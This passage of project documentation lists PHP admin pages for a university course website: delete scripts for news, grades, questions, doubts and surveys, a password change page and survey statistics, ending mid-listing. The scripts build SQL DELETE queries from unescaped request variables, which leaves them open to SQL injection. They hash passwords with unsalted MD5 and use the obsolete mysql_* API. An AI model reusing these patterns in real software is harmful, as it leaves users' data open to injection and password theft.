<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
```

```
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: noticias</h2>

<form action="acceso_noticias.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Insertar nueva noticia.</p>
            </td>
          </tr>
          <tr>
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
                Borrar una noticia.</p>
            </td>
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
                Borrar todas las noticias.</p>
            </td>
          </tr>
          <tr>
            <td height="23"> </td>
            <td height="23">
                        <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="4">
                Editar una noticia.</p>
                      </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
```

```
</td></tr>


</table>
</form>

<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.15. /admin/borrar_cuestion.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
        <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

$base = $db_cuestionario;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$msg = "";
for($i=0;$i<$numcuestiones;$i++){
  $name="caja".$i;
  if (isset(${$name})){
    $sql = "DELETE FROM pregunta WHERE id=\"${$name}\"";
    mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n==0){
      $msg .= "No se ha borrado correctamente la cuesti&oacute;n: ${$name}.<br>";
    } else{
      $sql = "DELETE FROM opciones WHERE id=\"${$name}\"";
      mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
      $n= mysql_affected_rows();
```

```
      if ($n==0){
        $msg .= "No se ha borrado correctamente la cuesti&oacute;n: ${$name}. La base
de datos es inconsistente.<br>";
      } else {
        $msg .= "Correctamente borrada la cuesti&oacute;n: ${$name}.<br>";
      }
    }
  }
}

mysql_close($id);
echo "<p align=center class=t1>".$msg."</p>";
pie("acceso_cuestionario.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.16. /admin/borrar_duda.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

$base = $db_dudas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$msg = "";
for($i=0;$i<$numdudas;$i++){
  $name="caja".$i;
  if (isset(${$name})){
    $sql = "DELETE FROM dudas WHERE id=\"${$name}\"";
    mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n==0){
      $msg .= "No se ha borrado correctamente la duda: ${$name}.<br>";
```

```
      }
    else{
      $msg .= "Correctamente borrada la duda: ${$name}.<br>";
    }
  }
}

mysql_close($id);
echo "<p align=center class=t1>".$msg."</p>";
pie("acceso_dudas.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.17. /admin/borrar_encuesta_prof.php

```
<?php
require('../config/config.php');
check_privs('encuesta_w');
?>

<html>
<head>
<title>Acceso a la base de datos: encuesta.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?

if (!(isset($prof))){
  $msg = "Por favor, seleccione profesor.";
} else {
  filtro_numerico($prof);
  if ($prof < 1 || $prof > 3) {
    $msg = "Profesor incorrecto.";
  } else {
    //Hemos pasado todos los chequeos. Realizamos el borrado.
    $base = $db_encuesta;
    $id = conectar_admin();
    $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

    $tablas_encuesta = array ('bloque1_prof', 'bloque2_prof', 'bloque3_prof',
'opinion_prof');
```

```
    foreach ($tablas_encuesta as $tabla) {
      $sql="DELETE from $tabla$prof";
      mysql_query($sql,$id) or die ("Fallo al intentar borrar");
    }

    $msg = "Todas las encuestas correspondientes al profesor
<i>".${"profesor".$prof}."</i> han sido correctamente eliminadas.";
    mysql_close($id);
  }
}

print ("<p class=t1 align=center>$msg</p>");
pie("acceso_encuesta.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.18. /admin/borrar_monitor.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
<head>
<title>Acceso a la base de datos: monitores.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

$base = $db_monitores;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$msg = "";
for($i=0;$i<$nummonitores;$i++){
  $name="caja".$i;
  if (isset(${$name})){
    $sql = "DELETE FROM monitores WHERE id=\"${$name}\"";
    mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n==0){
```

```
      $msg .= "No se ha borrado correctamente el monitor: ${$name}.<br>";
      }
    else{
      $msg .= "Correctamente borrado el monitor: ${$name}.<br>";
    }
  }
}

mysql_close($id);
echo "<p align=center class=t1>".$msg."</p>";
pie("acceso_monitores.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.19. /admin/borrar_nota.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

$base = $db_notas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$msg = "";
for($i=0;$i<$numnotas;$i++){
  $name="caja".$i;
  if (isset(${$name})){
    $sql = "DELETE FROM notas WHERE id=\"${$name}\"";
    mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n==0){
      $msg .= "No se ha borrado correctamente la nota: ${$name}.<br>";
      }
    else{
```

```
      $msg .= "Correctamente borrada la nota: ${$name}.<br>";
    }
  }
}

mysql_close($id);
echo "<p align=center class=t1>".$msg."</p>";
pie("acceso_notas.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.20. /admin/borrar_noticia.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
?>

<html>
<head>
<title>Acceso a la base de datos: noticias.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

$base = $db_noticias;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$msg = "";
for($i=0;$i<$numnoticias;$i++){
  $name="caja".$i;
  if (isset(${$name})){
    $sql = "DELETE FROM noticias WHERE id=\"${$name}\"";
    mysql_query($sql, $id) or die ("Fallo en la toma de datos.");
    $n= mysql_affected_rows();
    if ($n==0){
      $msg .= "No se ha borrado correctamente la noticia: ${$name}.<br>";
      }
    else{
      $msg .= "Correctamente borrada la noticia: ${$name}.<br>";
    }
  }
```

```
}

mysql_close($id);
echo "<p align=center class=t1>".$msg."</p>";
pie("acceso_noticias.php?elecion=2", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.21. /admin/borrar_todas.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?
$base = $db_dudas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql="DELETE from dudas where id>=0";
mysql_query($sql,$id) or die ("Fallo en el acceso");
$n= mysql_affected_rows();
if ($n==$numdudas){
  $msg = "Todas las dudas han sido correctamente borradas.";
} else {
  $msg= "Error inesperado. Algunas dudas no han podido ser borradas.";
}
mysql_close($id);
print ("<p class=t1 align=center>$msg</p>");
pie("admin_dudas.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.22. /admin/borrar_todas_cuestiones.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
        <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?
$base = $db_cuestionario;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql="DELETE from pregunta where id>=0";
mysql_query($sql,$id) or die ("Fallo en el acceso");
$n= mysql_affected_rows();
if ($n==$numcuestiones){
  $sql = "DELETE FROM opciones WHERE id>=0";
  mysql_query($sql,$id) or die ("Fallo en el acceso");
  $n= mysql_affected_rows();
  if ($n==$numcuestiones){
    $msg = "Todas las cuestiones han sido correctamente borradas.";
  } else {
    $msg = "Error inesperado. Algunas cuestiones no han podido ser borradas. Base de
datos en estado inconsistente.";
  }
} else {
  $msg= "Error inesperado. Algunas cuestiones no han podido ser borradas. Tendrá que
revisar la base de datos en busca de incongruencias.";
}
mysql_close($id);
print ("<p class=t1 align=center>$msg</p>");
pie("admin_cuestionario.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.23. /admin/borrar_todas_encuestas.php

```
<?php
require('../config/config.php');
check_privs('encuesta_w');
?>

<html>
<head>
<title>Acceso a la base de datos: encuesta.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?

$base = $db_encuesta;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

$tablas_encuesta = array ('bloque1_prof', 'bloque2_prof', 'bloque3_prof',
'opinion_prof');

for ($prof=1; $prof<=3; $prof++) {
  foreach ($tablas_encuesta as $tabla) {
    $sql="DELETE from $tabla$prof";
    mysql_query($sql,$id) or die ("Fallo al intentar borrar");
  }
}

$msg = "Todas las encuestas han sido correctamente eliminadas.";
mysql_close($id);

print ("<p class=t1 align=center>$msg</p>");
pie("admin_encuesta.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.24. /admin/borrar_todas_notas.php

```
<?php
```

```
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?
$base = $db_notas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql="DELETE from notas where id>=0";
mysql_query($sql,$id) or die ("Fallo en el acceso");
$n= mysql_affected_rows();
if ($n==$numnotas){
  $msg = "Todas las notas han sido correctamente borradas.";
} else {
  $msg= "Error inesperado. Algunas notas no han podido ser borradas.";
}
mysql_close($id);
print ("<p class=t1 align=center>$msg</p>");
pie("admin_notas.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.25. /admin/borrar_todas_noticias.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
?>

<html>
<head>
<title>Acceso a la base de datos: noticias.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
```

```
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?
$base = $db_noticias;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql="DELETE from noticias where id>=0";
mysql_query($sql,$id) or die ("Fallo en el acceso");
$n= mysql_affected_rows();
if ($n==$numnoticias){
  $msg = "Todas las noticias han sido correctamente borradas.";
} else {
  $msg= "Error inesperado. Algunas noticias no han podido ser borradas.";
}
mysql_close($id);
print ("<p class=t1 align=center>$msg</p>");
pie("admin_noticias.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.26. /admin/borrar_todos_monitores.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
<head>
<title>Acceso a la base de datos: monitores.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
```

```
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?
$base = $db_monitores;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql="DELETE from monitores where id>=0";
mysql_query($sql,$id) or die ("Fallo en el acceso");
$n= mysql_affected_rows();
if ($n==$nummonitores){
  $msg = "Todos los monitores han sido correctamente borrados.";
} else {
  $msg= "Error inesperado. Algunos monitores no han podido ser borrados.";
}
mysql_close($id);
print ("<p class=t1 align=center>$msg</p>");
pie("admin_monitores.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.27. /admin/chpass.php

```
<?php
require('../config/config.php');
check_privs('chpass');
?>

<html>
<head>
<title>Cambio de contrase&ntilde;a.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 13px/15px Verdana, Arial; color:#000000; TEXT-DECORATION: none;text-
indent:2px}
p.t3 {font: 11px times new roman, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}

LI {font: bold 13px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}


A:active {COLOR: #004433; TEXT-DECORATION: none}
A:visited {COLOR: #004433; TEXT-DECORATION: none}
A:hover {BACKGROUND-COLOR: #ffffdd; COLOR: black; TEXT-DECORATION: none}
</style>
</head>

<body  bgcolor=<?php echo $colorbg; ?> text="#000000" link="#004433" vlink="#004433"
alink="#004433">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
```

```
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Cambio de contrase&ntilde;a</h2>
<br>


<?php
if (isset($enviar)) {
  // Conectamos con la bbdd de usuarios
  conectar_admin();

  mysql_select_db($db_usuarios);

  // Comprobamos la contraseña actual
  $hash_password = md5($pwd_actual);
  $result = mysql_query("select * from cuentas where user = '".$_SESSION['user']."'
and pass = '$hash_password'");

  // Si la contraseña actual es la correcta...
  if (mysql_numrows($result) == 1) {
    if ($pwd_nuevo1 == $pwd_nuevo2) {
      $result = mysql_query("update cuentas set pass = '".md5($pwd_nuevo1)."' where
user = '".$_SESSION['user']."'");
      if ($result) {
        $msg = "La contrase&ntilde;a ha sido cambiada correctamente.";
      } else {
        $msg = "Error inesperado al acceder a la base de datos. Si el error persiste,
contacte con el Administrador.";
      }
    } else {
      $msg = "No coincide la contraseña nueva con la repetida. Cambio no realizado.";
    }

  }

  else {
    $msg = "La contraseña actual que ha proporcionado es incorrecta. Cambio no
realizado.";
  }


/*****************************************************************/
/* Ahora imprimimos un recuadro con el resultado de la operación */
/*****************************************************************/
?>

<table width="90%" align="center" cellpadding=1 cellspacing=2>
  <tr>
    <td bgcolor=#007f40>


      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
        <tr>
          <td> </td>
        </tr>
        <tr>
          <td width="49%">
```

```
            <div align="center">
              <p class="t1"><?php echo $msg; ?></p>
            </div>
          </td>
        </tr>
        <tr>
          <td> </td>
        </tr>
      </table>

    </td>
  </tr>
</table>


<?php
} else {
?>

<form action=<?php echo $PHP_SELF ?> method="post">
<table width="90%" align="center" cellpadding=1 cellspacing=2>
  <tr>
    <td bgcolor=#007f40>

        <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=3>
              <p class=t1> Elija una de las opciones disponibles:</p>
            </td>
          </tr>
          <tr>
            <td colspan=3> </td>
          </tr>
          <tr>
            <td colspan=2>
              <p align="right" class="t2">Contrase&ntilde;a actual:</p>
            </td>
            <td width="49%">
              <input type="password" name="pwd_actual" maxlength="16" size="16">
            </td>
          </tr>
          <tr>
            <td colspan=2>
              <p align="right" class="t2">Contrase&ntilde;a nueva:</p>
            </td>
            <td width="49%">
              <input type="password" name="pwd_nuevo1" maxlength="16" size="16">
            </td>
          </tr>
          <tr>
            <td colspan=2>
              <p align="right" class="t2">Repita la nueva contrase&ntilde;a:</p>
            </td>
            <td width="49%">
              <input type="password" name="pwd_nuevo2" maxlength="16" size="16">
            </td>
          </tr>
          <tr>
            <td colspan=3> </td>
          </tr>
          <tr>
            <td colspan=3>
              <div align="center">
                <input type="submit" name="enviar" value="Realizar cambio">
              </div>
            </td>
          </tr>
          <tr>
```

```
            <td colspan=3 class="t3" height="21">
              <p class="t3" align="right">
                <?php

    if ($_SESSION['realname']) {
      $id = $_SESSION['realname']." (usuario <i>\"".$_SESSION['user']."\"</i>)";
    } else {
      $id = "<i>\"".$_SESSION['user']."\"</i>";
    }

    echo "Identificado como: $id.  ";

  ?>
              </p>
            </td>
          </tr>
        </table>

    </td>
  </tr>
</table>
</form>

<?php
}
?>


<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a
href="http://www.gte.us.es/fbarrero/csed/admin/"><img border=0
src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>

</body>
</html>
```

2.28. /admin/crear_estadisticas.php

```
<?php
require('../config/config.php');
check_privs('encuesta_w');
?>

<html>
<head>
<title>Estadísticas sobre las encuestas de evaluación de profesores.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
h2.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
```

```
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000"
size="4"><small>Complementos de Sistemas Electrónicos Digitales</small></font>
</b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

<?

if (!(isset($prof))){
  die ("Por favor, seleccione profesor");
}

filtro_numerico($prof);

if ($prof < 1 || $prof > 3) {
  die ("Profesor incorrecto");
}

echo "<h2 class=t1 align=\"center\">Estad&iacute;sticas del profesor
<i>".${"profesor".$prof}."</i></h2>\n";
echo "<table align=\"center\" width=90% cellpading=1 cellspacing=1>";
echo "<tr><td bgcolor=\"$colorbg\">";
echo "<table align=\"center\" width=100% cellpading=1 cellspacing=1>";

$base = $db_encuesta;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
$sql ="SELECT
id,valor1,pregunta1,pregunta2,pregunta3,pregunta4,pregunta5,pregunta6,pregunta7,pregu
nta8 FROM bloque1_prof".$prof;
$res=mysql_query($sql,$id) or die ("Fallo en la toma de datos");
$n=mysql_num_rows($res);

if ($n>0) {
  print ("<tr bgcolor=\"$colorbg\"><td  colspan=3><p class=t2>La encuesta ha sido
respondida por $n alumnos.</td></tr>\n");
  print ("<tr><td> </td></tr>\n");
  echo "<tr bgcolor=\"$colorbg\"><td colspan=2><p class=t2>Bloque</td><td><p
class=t2>Media aritmética</td></tr>\n";
    for ($j=1;$j<10;$j++)
     {
        $cuenta=0;
    for ($i=0;$i<$n;$i++)
    {
         $ci=mysql_result($res,$i,$j);
     $cuenta=$ci+$cuenta;
         $med_abs=$cuenta/$n;
         }
      if ($j==1)
    {
     print ("<tr bgcolor=\"$colorbg\">\n<td  colspan=2><p class=t2>ACTITUDES
PERSONALES</td>        \n<td><p class=t2>$med_abs</td>\n</tr>\n");
    }
    else
    {
     $v=$j-1;
